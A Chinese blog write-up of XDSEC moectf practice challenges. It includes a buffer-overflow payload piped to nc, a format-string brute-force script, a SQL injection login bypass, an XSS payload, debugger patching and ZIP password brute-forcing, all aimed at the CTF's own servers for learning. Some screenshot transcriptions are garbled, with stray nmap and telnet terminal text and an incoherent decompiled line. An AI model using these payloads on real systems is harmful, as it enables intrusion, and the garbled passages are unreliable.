

XDSEC 西电CTF练习题WriteUp

原创


Ban0yan 于 2017-09-04 00:35:41 发布 5740 收藏 13

分类专栏: [CTF](#) 文章标签: [CTF](#) [西电](#) [WriteUP](#) [编程](#) [逆向](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/u013990050/article/details/77829190>

版权



[CTF 专栏收录该内容](#)

1 篇文章 0 订阅

订阅专栏

XDSEC 西电CTF练习题WriteUp

西电ctf练习题地址(<http://moectf.xdsec.club>)

PPC

1、算术天才琪露洛(200)

这题原意是要我们编程实现，但经过分析发现，每次输入9都会是正确的。。

```
E:\>nc 123.206.66.98 10001
5 + 3 =?
9
5 + 4 =?
9
3 - 2 =?      ↗
9
7 + 2 =?
9
8 - 0 =?
9
4 + 2 =?
9
6 + 0 =?
9
7 + 1 =?
9
1 + 3 =?
9
8 + 0 =?      http://blog.csdn.net/u013990050
9
```

①题目说有99道题，那么输入99次就可以得到flag了。。

```
9
5 - 0 =?
9
9 - 0 =?
9
1 + 3 =?
9
3 - 0 =?
9
0 + 5 =?
9
4 + 2 =?
9
6 - 2 =?
9
2 - 0 =?
9
Congratulations!
FLAG: XDSECCiCe_Fr0g_is_Nice      http://blog.csdn.net/u013990050
```

②当然上面是笨方法，我们也可以写个脚本爆破。。

```
#coding=utf-8
import socket

def client_sender():
    client = socket.socket()
    client.connect(('123.206.66.98', 10001))
    for i in range(0,100):
        send_data = '9\n'
        print client.recv(1024)
        client.send(send_data)
    client.close()

def main():
    client_sender()
main()
```

2、猜数游戏(500)

不会，学习一波会在来更新^-^..

PWN

1.PWNO(100)

下载提供的c代码，分析下应该是数组越界

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc,char* argv[])
{
    char a[20];
    int c = 0;
    printf("welcome to moectf, please input somthing, maybe you will get the flag\n");
    fflush(stdout);
    scanf("%s",a);
    if(c)
    {
        printf("congratulation! you made it! here is the flag:\n");
        system("cat /home/pwn/pwn0/flag");
    }
    else
    {
        printf("\nsorry, your attack failed, try again!");
    }
    return 0;
}
```

<http://blog.csdn.net/u013990050>

定义的字符数组只能容纳20个数组，但scanf对我们的输入却没有进行限制，输出超出20个字符就会造成数组越界，尝试输入21个1得到了flag。。

```
E:>nc 123.206.66.98 10011
welcome to moectf, please input somthing, maybe you will get the flag
11111111111111111111
KDEG{5tudy_@lways_!}congratulation! you made it! here is the flag:
http://blog.csdn.net/u013990050
```

2.Easy bof(300)

一个简单缓冲区溢出，分析如下图所示：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char buf[32];
    printf("How to enhance yourself?\n");
    fflush(stdout);
    gets(buf);
    if(key == 0xd5ecb0ff){
        system("cat /home/pwn/bof/flag");
    }
    else{
        printf("You need study more!\n");
    }
}
```

这里先输入30个字符会填充buf数组，再多输入就会覆盖其它地址，我们只要覆盖到key变量的地址，改变其值就可以拿到flag了

```

    printf("You need study more!\n");
}

int main(int argc, char* argv[])
{
    func(0xdeadbeef);
    return 0;
}

```

<http://blog.csdn.net/u013990050>

那么要想覆盖到key变量的地址，我们就得用ida分析获取输入的地址和key地址的相对差值了。。
下载2进制文件，拖入ida。。

```

1 int __cdecl func(int a1)
2 {
3     int result; // eax@2           ↗
4     char s; // [sp+0h] [bp-28h]@1
5
6     puts("How to enhance yourself?");
7     fflush(stdout);
8     gets(&s);
9     if ( a1 == -705908481 )
10        result = system("cat /home/pwn/b0f/flag");
11    else
12        result = puts("You need study more!");
13    return result;
14}

```

<http://blog.csdn.net/u013990050>

```

+00000000 s          db 4 dup(?)
+00000004 r          db 4 dup(?)
+00000008 arg_0      dd ?
+0000000C ; end of stack variables

```

<http://blog.csdn.net/u013990050>

得到s的地址为-28， a1的地址为8， 8-(-28)得到需要覆盖的字节为48
直接用python生成字符串提交得到flag。。

```

root@kali:~# (python -c "print 'a'*48 + '\xff\xb0\xec\xd5';cat -") | nc 123.206.66.98 10010
How to enhance yourself?
XDSEC{H@s_been_learning_i5_fine} 1aji.g1f
root@kali:~# rm spider

```

需要覆盖的字节 需要覆盖的值

<http://blog.csdn.net/u013990050>

3、FSB(500)

格式化输入漏洞，可以利用%x来flag变量所在的位置，然后用%n来修改该位置的值，位置可以用爆破，那就写段py脚本爆破吧！

```

#coding=utf-8
import socket

def client_sender():
    for i in range(1,100):
        client = socket.socket()
        client.connect(('123.206.66.98', 23333))
        send_data = '%2000c%' + str(i) + '$\n\n'
        client.send(send_data)
        print '进行第'+str(i)+'尝试，尝试结果为：'+client.recv(1024)
        --i
        client.close()

def main():
    client_sender()
main()

```

在21和31处都可得到flag。。

进行第20尝试，尝试结果为：

进行第21尝试，尝试结果为：XDSEC {Sister_r@bbi_t_i5_s0_cute}
进行第22尝试，尝试结果为：<http://blog.csdn.net/u013990050>

进行第31尝试，尝试结果为：XDSEC {Sister_r@bbi_t_i5_s0_cute}

进行第32尝试，尝试结果为：<http://blog.csdn.net/u013990050>
进行第33尝试，尝试结果为：

WEB

1、where is flag?(10)

直接查看源代码



```

<html>
<head>
    <meta charset="utf-8">
    <title>where is the flag?</title>
</head>
<body>
    <h1>Flag好像在一个神奇的地方，到底在哪里呢？</h1>
    <!-- Flag:XSEC {Hidden_in_The_source_code} -->
</body>
</html>

```

<http://blog.csdn.net/u013990050>

2、饼干(30)

根据提示，flag应该在cookie里面

← → C ⓘ f1sh.site/web/web2/index.php

Flag藏在饼干里，然后被我吃掉了~

http://blog.csdn.net/u013990050

抓包查看cookie得到flag

```
GET /web/web2/index.php HTTP/1.1
Host: fish.site
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: Flag=XDSEC%7Bc00kie_1s_Del1ciou5%7D
Connection: close
```

http://blog.csdn.net/u013990050

根据(hint:如果你觉得得到的FLAG不太对劲的话，查查什么是URL编码)，要将%7B和%7D进行一下编码转换，得到最终的flag: XDSEC{c00kie_1s_Del1ciou5}

3、机器人(30)

根据提示直接访问robots.txt得到flag

← → C ⓘ f1sh.site/web/web3/robots.txt

Flag: XDSEC{Rob0ts_R_s0_c0ol}

http://blog.csdn.net/u013990050

4、GET(50)

根据提示直接get flag参数设置值为1得到flag

← → C ⓘ f1sh.site/web/web4/index.php?flag=1

XDSEC{Y0u_gEt_1t}

想要flag吗?GET flag=1试试?

http://blog.csdn.net/u013990050

5、POST(80)

跟上一题差不多，只是把get变成post，这里我用的火狐的hackbor提交的post数据

The screenshot shows the Firefox HackBor extension interface. At the top, it displays the URL `f1sh.site/web/web5/index.php`. Below the URL, there are several tabs: 最常访问 (Most Visited), 常用网址 (常用网址), 渗透 (渗透), 安卓开发 (Android Development), java (Java), msf (msf), 圈子和平台 (Groups and Platforms). A dropdown menu labeled INT is open, showing sub-options: SQL, XSS, Encryption, Encoding, and Other. On the left side, there are buttons for Load URL, Split URL, and Execute. In the main area, the URL `http://f1sh.site/web/web5/index.php` is entered. Below the URL, there are two checkboxes: Enable Post data and Enable Referrer. The "Post data" section contains the value `flag=1`, which is highlighted with a red arrow. At the bottom of the interface, the text `XDSEC{POST_and_GET_are_different}` is displayed with another red arrow pointing to it.

想要flag吗?POST flag=1试试?

<http://blog.csdn.net/u013990050>

6、PHP是世界最好的语言(100)

访问题目页面，发现是一段PHP代码

```
<?php  
show_source(__FILE__);  
include('flag.php');  
if(isset($_GET['flag'])&&$_GET['flag']==base64_decode('WUU1')){  
    echo $flag;  
}  
?>
```

http://blog.csdn.net/u013990050

分析发现它会get flag参数的值然后和WUU1 base64解码后的值进行比较，相等就输出flag。

解码WUU1为YE5

The screenshot shows a web-based Base64 encoder/decoder interface. At the top, there is a text input field containing the string "WUU1". Below it are three buttons: "编码" (Encode), "解码" (Decode), and a third button that is currently selected and has a checked checkbox next to it, labeled "解码结果以16进制显示" (Display Base64 decoding result in hex). Underneath these buttons, the text "Base64编码或解码结果:" is followed by the output "YE5". At the bottom of the interface is a URL input field containing "http://blog.csdn.net/u013990050".

对题目页面发送get请求，参数为flag，值为YE5，得到flag

```
<?php  
show_source(__FILE__);  
include('flag.php');  
if(isset($_GET['flag'])&&$_GET['flag']==base64_decode('WUU1')){  
    echo $flag;  
}  
?> XDSEC{PHP_1s_The_Best_Language}
```

7、SQL注入1(150)

根据提示万能密码，直接在密码输入：

```
or '1'='1
```

得到flag

登录

用户名 :


密 码 :

XDSEC{Un1versal_pAssw0rd_iS_Amaz1ng}
http://blog.csdn.net/u013990050

8、XSS测试(150)

最简单的xss，把alert的值改成要求的就可以得到flag，即输入如下值提交：

```
<script>alert(_key_)</script>
```



9、SQL注入2(300)

RE

1、RE1(100)

下载提供的exe文件，直接拖进ida进行分析，找到main函数，用快捷键F5将汇编转为伪C

```
__main();
v4 = 1163084888;
v5 = 1684634435;
v6 = 1936285537;
v7 = 1702065503;
v8 = 1600943462;
v9 = 1918856809;
v10 = 1919252069;
v11 = 8217971;
puts("欢迎来到re50, 请输入flag:");
scanf("%s", v12);
if ( !strcmp(v12, (const char *)&v4) )
    printf("哈哈哈, 你已经拿到re第一个flag了, 再接再厉啊! ");
else
    printf("oo ,flag错了! ");
return 0;
```

<http://blog.csdn.net/u013990050>

分析下，就是获取输入的字符串和上面v4到v11变量的值连接成的值进行比较，相同就输出正确提示，根据char我们可以看出v4到v11这几个变量的值应该都是字符串，将变量值用R快捷键转换成字符。

```
__main();
v4 = 'ESDX';
v5 = 'di{C';
v6 = 'si_a';
v7 = 'esu_';
v8 = '_luf';
v9 = 'r_mi';
v10 = 'reve';
v11 = '>es';
puts("欢迎来到re50, 请输入flag:");
scanf("%s", v12);
if ( !strcmp(v12, (const char *)&v4) )
    printf("哈哈哈, 你已经拿到re第一个flag了, 再接再厉啊! ");
else
    printf("oo ,flag错了! ");
return 0;
```

<http://blog.csdn.net/u013990050>

将v4到v11变量的值连接起来应该就是flag了，但windows的程序都是用的小端字节序，所以要将每个变量的值倒过来排序，比如v4的值为"ESDX"倒过来就是"XDSE"，最后得到flag: XDSEC{idc_is_useful_in_reverse}

2、RE2(200)

跟上题一样，下载提供的exe文件，直接拖进ida进行分析，找到main函数，用快捷键F5将汇编转为伪C，得到如下代码：

```
_int64 __fastcall main(_int64 a1, _int64 a2)
{
    __int64 v2; // rdx@1
    __int64 v3; // rdx@1
    __int64 v4; // rdx@1
    char c[29]; // [sp+20h] [bp-70h]@1
    char b[29]; // [sp+40h] [bp-50h]@1
    char flag[29]; // [sp+60h] [bp-30h]@1
    int sym; // [sp+88h] [bp-8h]@1
    int i; // [sp+8Ch] [bp-4h]@1

    __main();
    b[0] = 87;
    b[1] = 67;
    b[2] = 82;
    b[3] = 68;
    b[4] = 66;
```

```
b[5] = 122;
b[6] = 113;
b[7] = 100;
b[8] = 96;
b[9] = 99;
b[10] = 94;
b[11] = 98;
b[12] = 110;
b[13] = 99;
b[14] = 100;
b[15] = 94;
b[16] = 104;
b[17] = 114;
b[18] = 94;
b[19] = 100;
b[20] = 114;
b[21] = 114;
b[22] = 100;
b[23] = 109;
b[24] = 115;
b[25] = 104;
b[26] = 96;
b[27] = 107;
b[28] = 124;
c[0] = 15;
c[1] = 7;
c[2] = 1;
c[3] = 1;
c[4] = 1;
c[5] = 1;
c[6] = 3;
c[7] = 1;
c[8] = 1;
c[9] = 7;
c[10] = 1;
c[11] = 1;
c[12] = 1;
c[13] = 7;
c[14] = 1;
c[15] = 1;
c[16] = 1;
c[17] = 1;
c[18] = 1;
c[19] = 1;
c[20] = 1;
c[21] = 1;
c[22] = 1;
c[23] = 3;
c[24] = 7;
c[25] = 1;
c[26] = 1;
c[27] = 7;
c[28] = 1;
i = 0;
sym = 1;
puts(a1, a2, v2, "欢迎来到re200, 请输入flag:");
gets(a1, a2, v3, flag);
while ( sym && i <= 28 )
{
    if ( a1 == 100 && a2 == 100 && v2 == 100 && flag == "flag{RECTF{1234567890}}" )
        sym = 0;
    else
        i++;
}
```

```

v4 = (unsigned __int8)b[i] ^ (unsigned int)(unsigned __int8)flag[i];
//判断b数组和输入的字符串(即字符数组)进行异或操作后是否等于c数组的值
if ( ((unsigned __int8)b[i] ^ (unsigned __int8)flag[i]) != c[i] )
    sym = 0;
++i;
}
//如果b数组对应成员和输入的字符串(即字符数组)对应字符进行异或操作后是否等于c数组对应成员值, sym就等于0
//等于0就输出正确提示
if ( sym )
    printf(a1, a2, v4, "\n恭喜, 你找到的是正确的flag! 继续加油");
else
    printf(a1, a2, v4, "flag有误哦, 要不再试试? ");
return 0L;
}

```

关键的地方已给出注释，可以看出只要将b数组和c数组进行异或操作就可以得到flag，那写段C来完成操作吧！

```

#include <stdio.h>

int main()
{
    char b[] = "WCRDBzqd`c^bncd^hr^drrdmsh`k|";
    int c[] = {15,7,1,1,1,1,3,1,1,7,1,1,1,1,7,1,1,1,1,1,1,1,1,3,7,1,1,7,1};

    int a;
    for (int i = 0; i < 29; i++)
    {
        a = b[i] ^ c[i];
        printf("%c", a);
    }
    printf("\n");

    system("pause");
    return 0;
}

```

运行得到flag

```

XSEC<read_code_is_essential>
请按任意键继续. . .

```

<http://blog.csdn.net/u013990050>

3、你是拥有霸王色运气的萌新吗？(300)

这题还是一样，也用ida来分析，但这次关键点没在main函数里面而是在game()里面

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     _main();
4     showinfo();
5     if ((unsigned __int8)getchar() != 89)
6     {
7         printf("请输入Y确认游戏开始，否则默认退出哦");
8         exit(-1);
9     }
10    game(); // 箭头指向这里
11    return 0;
12 }
```

<http://blog.csdn.net/u013990050>

game()函数转成伪C代码如下：

```
char game()
{
    unsigned int v0; // eax@4
    char *v1; // eax@10
    char v3[24]; // [sp+1Fh] [bp-A9h]@2
    int v4[24]; // [sp+37h] [bp-91h]@1
    char v5; // [sp+97h] [bp-31h]@16
    int v6; // [sp+98h] [bp-30h]@12
    char v7; // [sp+9Fh] [bp-29h]@11
    int v8; // [sp+A0h] [bp-28h]@11
    int v9; // [sp+A4h] [bp-24h]@4
    int v10; // [sp+A8h] [bp-20h]@1
    int i; // [sp+ACh] [bp-1Ch]@1

    v10 = 0;
    v4[0] = *(DWORD *)aZ_1;
    v4[23] = *(DWORD *)&aZ_1[92];
    qmemcpy(
        (void *)((unsigned int)&v4[1] & 0xFFFFFFFF),
        (const void *)(aZ_1 - ((char *)v4 - ((unsigned int)&v4[1] & 0xFFFFFFFF))),
        4 * (((unsigned int)&v4[24] - ((unsigned int)&v4[1] & 0xFFFFFFFF)) & 0xFFFFFFFF) >> 2));
    for (i = 0; i <= 23; ++i)
        v3[i] = v4[i];
    v0 = time(0);
    srand(v0);
    puts("掷个6？试试手气吧，说不定就有了耶！(按任意键开始本次投掷)");
    // 获取输入
    v9 = getch();
    // 产生随机数
    v10 = random();
    // 判断v10是否等于1, 2, 3, 4, 5, 6中任意数，等于则输出一个字符串，不等于则返回传入值
    showpoint(v10);
    // 判断v10是否等于6
    if (v10 != 6)
        // 结束程序
        gameover();
    gamewin();
    puts("掷个4？试试手气吧，说不定就有了耶！(按任意键开始本次投掷)");
    v9 = getch();
    v10 = random();
    showpoint(v10);
    if (v10 != 4)
        gameover();
```

```
gamewin();
puts("掷个2? 试试手气吧, 说不定就有了耶!(按任意键开始本次投掷)");
v9 = getch();
v10 = random();
showpoint(v10);
if ( v10 != 2 )
    gameover();
gamewin();
puts("掷个1? 试试手气吧, 说不定就有了耶!(按任意键开始本次投掷)");
v9 = getch();
v10 = random();
showpoint(v10);
if ( v10 != 1 )
    gameover();
gamewin();
puts("掷个3? 试试手气吧, 说不定就有了耶!(按任意键开始本次投掷)");
v9 = getch();
v10 = random();
showpoint(v10);
if ( v10 != 3 )
    gameover();
gamewin();
puts("掷个5? 试试手气吧, 说不定就有了耶!(按任意键开始本次投掷)");
v9 = getch();
v10 = random();
showpoint(v10);
if ( v10 != 5 )
    gameover();
LOBYTE(v1) = puts("哇, 不知道你是霸王色运气还是技术好呢, 总之恭喜啦, 为你献上flag: ");
for ( i = 0; i <= 14997; i += 3 )
{
    v8 = (unsigned __int8)ida[i];
    v7 = ida[i + 2];
    LOBYTE(v1) = v8;
    switch ( v8 )
    {
        case 1:
            v6 = (unsigned __int8)ida[i + 1];
            v1 = &v3[v6];
            v3[v6] += v7;
            break;
        case 2:
            v6 = (unsigned __int8)ida[i + 1];
            v1 = &v3[v6];
            v3[v6] -= v7;
            break;
        case 3:
            v6 = (unsigned __int8)ida[i + 1];
            LOBYTE(v1) = v7 ^ v3[v6];
            v3[v6] = (char)v1;
            break;
        case 4:
            v6 = (unsigned __int8)ida[i + 1];
            v1 = &v3[v6];
            v3[v6] *= v7;
            break;
        case 5:
            v6 = (unsigned __int8)ida[i + 1];
            v5 = ida[i + 2];
            v1 = &v3[v6];
            v3[v6] = -8 * v3[v6] +
```

```

        v3[v6] ^= ida[i + 2];
        break;
    default:
        continue;
    }
}
for ( i = 0; i <= 23; ++i )
    LOBYTE(v1) = putchar(v3[i]);
return (unsigned int)v1;
}

```

分析可以发现，这个函数首先会进行6次生成随机数并进行判断，只有6次随机值等于预设值才会生成flag，这下知道为什么题目说要拥有霸王色运气了吧^-^!

这个的话我们就可以在第一次进行比较前下断点，然后修改EIP到第一个for的地址，直接跳过6次判断直接生成flag输出了。。

ida支持在伪C代码里面直接下断点

```

25 srand(u0);
26 puts("掷个6? 试试手气吧, 说不定就有了耶!(按任意键开始本次投掷)");
27 u9 = getch();
28 v10 = random();
29 showpoint(v10);
30 if ( v10 != 6 )
31     gameover();
32 gamewin();
33 puts("掷个4? 试试手气吧, 说不定就有了耶!(按任意键开始本次投掷)");
34 u9 = getch();

```

<http://blog.csdn.net/u013990050>

这里有个坑就是程序运行完不会暂停，所以要在game()函数的返回处也下个断点，好观察输出的flag

```


189     break;
190     default:
191         continue;
192     }
193 }
194 for ( i = 0; i <= 23; ++i )
195     LOBYTE(v1) = putchar(v3[i]);
196 return (unsigned int)v1;
197 }
198 }

```

<http://blog.csdn.net/u013990050>

下好断点后我们按F9快捷键选择Local win32 debugger，在次按F9就可以进行调试了

程序断下来后，直接修改将ETP的值修改为“mov dword ptr [esp], offset aGmKULGmOZGmKUF ;“哇，不知道你是霸王色运气还...”这条指令的地址。。



在次F9就可以得到flag了



确认开始游戏 (Y/N) : Y
掷个6? 试试手气吧, 说不定就有了耶! (按任意键开始本次投掷)
哇, 不知道你是霸王色运气还是技术好呢, 总之恭喜啦, 为你献上flag:
XDSEC{Hff_KH_f1j_kui_sd}

搜狗拼音输入法 全 :

http://blog.csdn.net/u013990050

MISC

1、神秘代码(30)

提示为base64, 那直接将提供的字符串进行base64解码得到flag

WERTRUN7aXQnc19hX2Jhc2U2NF9jb2RlfQ==

解码结果以16进制显示

Base64编码或解码结果:

XDSEC{it's_a_base64_code}

http://blog.csdn.net/u013990050

2、神秘代码2(30)

凯撒密码是种移位加密的, 直接在线进行变换位置解密, 在线解密地址<https://www.cryptool.org/en/cto-ciphers/caesar>, 解密得到flag。。

纯文本：

XDSEC{knkik_Hoqq_LJK}



密文：

AGVHF{knkik_Koqq_OMN}

I

块5 没有空白 保持非字母字符

选项 - 键和字母 (长度 : 26个字符)

纯文字母

ABCDEFGHIJKLM NOPQRSTUVWXYZ

DEFGHIJKLMNOPQRSTUVWXYZ ABC

密码字母

键： 3 腐烂-13

<http://blog.csdn.net/u013990050>

3、栅栏(30)

栅栏密码加密，直接在线<http://www.qqxiuzi.cn/bianma/zhalanmima.php>每组字符设为4得到flag

XCoirD {dp} Sg_hEoce

每组字数

XDSEC {good_cipher}

<http://blog.csdn.net/u013990050>

4、杜神给你说flag!(70)

将2.jpg拖进WinHex，发现一串尾部有一串奇怪的字符，=号结尾，怀疑可能是base64编码的。。

00006336	93 1F AE A6 30 58 E9 D3 A9 64 18 74 1F A2 5D AF	" @;OXéÓCd t c]—
00006352	D3 6F F2 1A 40 45 5B 8D BF C8 5B C8 47 26 E7 66	Óoò GE[iÈ[ÈG&çf
00006368	59 21 34 4C 46 50 70 E1 29 43 94 2F 44 50 26 48	Y!4LFFpá)C"/DP&H
00006384	1B 5A 62 17 08 CA 59 2A 66 A2 1C 53 E2 5F 77 88	Zb ÈY*fç Sâ_w^
00006400	CF 3A 37 2E 35 34 B0 BE C0 DD 88 68 41 2F 7B 1F	i:7.54%ÀÝ^hA/{
00006416	71 08 9B EC 61 0A 98 5D 90 7B F8 94 8C 81 7D FA	q >ia ~] {ø"€ }ú
00006432	87 84 4F CB 85 AB 45 DE FE 66 63 68 82 AC C6 A2	#,OE...«EÙpfch,-ñç
00006448	F1 0C E9 63 76 03 9F 1D 69 15 31 5D 4F FF D9 57	ñ écv Ý i 1]OýÙW
00006464	45 52 54 52 55 4E 37 63 33 52 31 5A 48 6C 66 62	ERTRUN7c3R1ZH1fb
00006480	47 6C 72 5A 56 39 69 62 33 4E 7A 58 32 70 70 62	G1rZV9ib3NzX2ppb
00006496	6E 30 3D	n0=

<http://blog.csdn.net/u013990050>

解码得到flag。。

WERTRUN7c3R1ZH1fbG1rZV9ib3NzX2ppbn0=

解码结果以16进制显示

Base64编码或解码结果：

```
XDSEC{study_like_boss_jin}
```

<http://blog.csdn.net/u013990050>

5、压缩(70)

根据提示提示，这题应该要暴力破解，密码是XDSEC后面跟上未知9位数字，首先写段C++代码生成符合密码形式的字典。。

```
#include <fstream>
using namespace std;

int main()
{
    ofstream f1("output.txt");
    int p[9] = {0,0,0,0,0,0,0,0,0};
    for (int a = 0; a<9; a++)
    {
        p[0] = a;
        for (int b = 0; b<10; b++)
        {
            p[1] = b;
            for (int c = 0; c<10; c++)
            {
                p[2] = c;
                for (int d = 0; d<10; d++)
                {
                    p[3] = d;
                    for (int e = 0; e<10; e++)
                    {
                        p[4] = e;
                        for (int f = 0; f<10; f++)
                        {
                            p[5] = f;
                            for (int g = 0; g<10; g++)
                            {
                                p[6] = g;
                                for (int h = 0; h<10; h++)
                                {
                                    p[7] = h;
                                    for (int i = 0; i<10; i++)
                                    {
                                        p[8] = i;
                                        for (int k = 0; k<9; k++)
                                        {
                                            f1 << p[k];
                                        }
                                        f1 << "\n";
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
    f1.close();
    printf("生成字典完成");
    return 0;
}
```

生成的字典接近13G，费的时间有点长。。

位置: C:\Users\Evil\Documents\visual studio 2015\Proj

大小: 12.6 GB (13,610,014,038 字节)

占用空间: 12.6 GB (13,610,016,768 字节)

创建时间: 2017年9月1日 , 21:03:58

修改时间: 2017年9月1日 , 22:24:41

访问时间: ht 2017年9月1日 21:03:58. net/u013990050

用AAPR爆破得到解压密码，解压flag.txt得到flag



6、藏了什么? (100)

很简单的隐写，用binwalk工具分析发现图片里面有个压缩包，压缩包里有个flag.txt。。

```
root@kali:~/桌面# binwalk misc100.jpg
      文件(F) 编辑(E) 23/tcp open  telnet
DECIMAL      HEXADECIMAL      DESCRIPTION      # ls
-----      -----      -----      -----
0            0x0            GIF image data, version "89a", 180x 179 0.10.6...
770985      0xBC3A9        Zip archive data, at least v2.0 to extract, compressed size: 30, uncompressed size: 28, name: flag.txt
771143      0xBC447        End of Zip archive
                                                               Escape character is '^'.
```

直接用-e参数分离出压缩包并解压出了flag.txt。。

```
root@kali:~/桌面# binwalk -e misc100.jpg
      bash      %connection closed by remote host!Connection closed by foreign host.
      busybox   root@kali:~# nmap -n --open -p 23 10.10.11.*      root@kali:~# nmap -n --open -p 23 10.10.11.*      Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-09-04 21:46 CST
DECIMAL      HEXADECIMAL      DESCRIPTION      cat
-----      -----      -----      -----
0            0x0            GIF image data, version "89a", 180x 179 256 IP addresses (256 hosts up) scanned in 4.77 seconds
770985      0xBC3A9        Zip archive data, at least v2.0 to extract, compressed size: 30, uncompressed size: 28, name: flag.txt
771143      0xBC447        End of Zip archive
                                                               Escape character is '^'.
```

txt文档里面的内容是base64编码了的，解码得到flag。。

7、这是啥?(100)

提供的是个.pcapng文件，要用Wireshark来分析，过段时间学一下相关知识在来更新^-^)

8、滑稽(150)

跟misc的第六题一样，先用binwalk分离得到个后缀为mp3的文件。。

```
root@kali:~/桌面# binwalk -e huaji.gif
      编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
DECIMAL      HEXADECIMAL      DESCRIPTION      can report for 10.10.68.203
-----      -----      -----      -----
```

```

0 0x0 0xB7013 GIF image data, version "89a", 500 x 282 STATE SERVICE
749587 0x3EBB4C Zip archive data, at least v2.0 to extract, compressed size: 3361459, uncompressed size: 3402461, name: Misc300.mp3
411180 End of Zip archive http://blog.csdn.net/u013990050

```

播放没发现什么问题，拖进WinHex发现头部是PK，猜想可能是个压缩包。。。

Misc300.mp3	Offset	0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15	ANSI ASCII
00000000	50 4B 03 04 0A 00 00 08 00 00 50 A7 05 4B 4E 45	EK FS KNE	
00000016	42 21 05 00 00 00 05 00 00 00 08 00 00 00 70 61	B! pa	
00000032	73 73 2E 74 78 74 78 64 73 65 63 50 4B 03 04 0A	ss.txt xdsecPK	
00000048	00 00 08 00 00 F1 A5 05 4B 97 62 0C A1 C0 E9 33	ñ K-b ;Áé3	
00000064	00 C0 E9 33 00 09 00 00 00 73 6F 75 6E 64 2E 6D	Àé3 sound.m	
00000080	70 33 FF FB 92 00 00 00 01 E3 00 59 05 04 00 00	p3yú' a Y	
00000096	6C 60 19 C0 A0 80 00 0D 6A 41 54 18 52 80 09 8C	l` À € jAT R€ G	
00000112	48 25 C3 04 20 01 E7 15 38 AF 3E 2D 79 7F 70 AE	H%Ä ç 8->-y p®	
00000128	20 D1 8B 60 FE 4F 6E 18 54 E6 CC FA EF 5F B8 A5	Ñc `bOn Tæíúi_, ¥	
00000144	C5 3D E2 7C 4F F1 06 43 E4 D5 0F EF D8 B9 C5 5C	Å=á Oñ Cað ið¹Å\	
00000160	AD 57 97 CB EB C4 18 83 56 0F E4 FE 18 54 E7 FF	-W-ÉëÄ fv áþ Tçý	
00000176	FF FF E3 13 CE 02 0B 70 21 82 0A 78 3E A8 3E B8	ÿäå î p!, x>">,	
00000192	7D 70 40 BC 10 29 0C 14 87 CA 43 E2 79 F1 3C E0	þp@) #ÉCáyñ<à	
00000208	9E 70 10 9C 04 30 42 F0 7D 6F 07 F0 7E E0 41 50	žp α 0Bð}o ð~àAP	
00000224	41 50 41 50 7C 5A 0F 97 9F 2F OC 08 61 81 04 E0	APAP Z -Ý/ a à	
